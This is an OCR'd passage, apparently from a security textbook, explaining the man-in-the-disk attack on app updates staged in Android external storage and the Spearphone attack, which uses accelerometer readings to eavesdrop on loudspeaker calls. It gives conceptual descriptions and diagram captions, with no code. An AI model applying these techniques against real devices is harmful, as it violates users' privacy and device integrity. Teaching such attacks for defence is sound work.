

Mobile user app requests code update
2
Downloads legitimate app
1
Official App Store
Victim's Mobile
3
Code staged in external storage
User app fetches the tampered code
5
External Storage
4
Attacker monitors the external storage and modifies its content
Attacker
6
Malicious app installed in place of the normal update
Malicious App

Figure 17.32: Man-in-the-disk attack



Launching Spearphone Attack

- A Spearphone attack allows Android apps to **record loudspeaker data** without any privileges
- Attackers can **eavesdrop on loudspeaker voice** conversation between remote mobile users by exploiting hardware-based motion sensor, i.e. accelerometers

Alice and Bob on a voice call
Alice
Bob is communicating via loudspeaker
Bob
Bob's phone generating speech vibrations
Attacker
Spearphone transmits accelerometer log to the attacker
Performs gender/speaker/speech classification from received accelerometer log
Spearphone exploiting accelerometer output

Launching Spearphone Attack

A spearphone attack allows Android apps to record loudspeaker data without any privileges. Attackers can eavesdrop on loudspeaker voice conversations between remote mobile users by exploiting the hardware-based motion sensor, i.e., the accelerometer. The accelerometer is a firmware chip embedded in most smartphones, and it can be accessed by any app installed on the phone with no special permissions. The motion sensor allows apps to capture the physical movement of the device based on the changes in position and velocity. Speech reverberations can also be recorded through this built-in sensor, as the loudspeaker is placed on the same surface in the device.

Attackers can also monitor the loudspeaker's output data such as voice assistants, multimedia messages, and audio files, using a malicious app to breach speech privacy. In addition, attackers can capture data using malicious code running on the phone. Furthermore, they can perform speech or speaker identification and gender classification by implementing speech recognition and reconstruction. The diagram below shows how loudspeaker data are captured.




Alice and Bob on a voice call
Bob is communicating via loudspeaker
Alice
Bob
Bob's phone generating speech vibrations
Attacker
Spearphone transmits accelerometer log to the attacker
Performs gender/speaker/speech classification from received accelerometer log
Spearphone exploiting accelerometer output

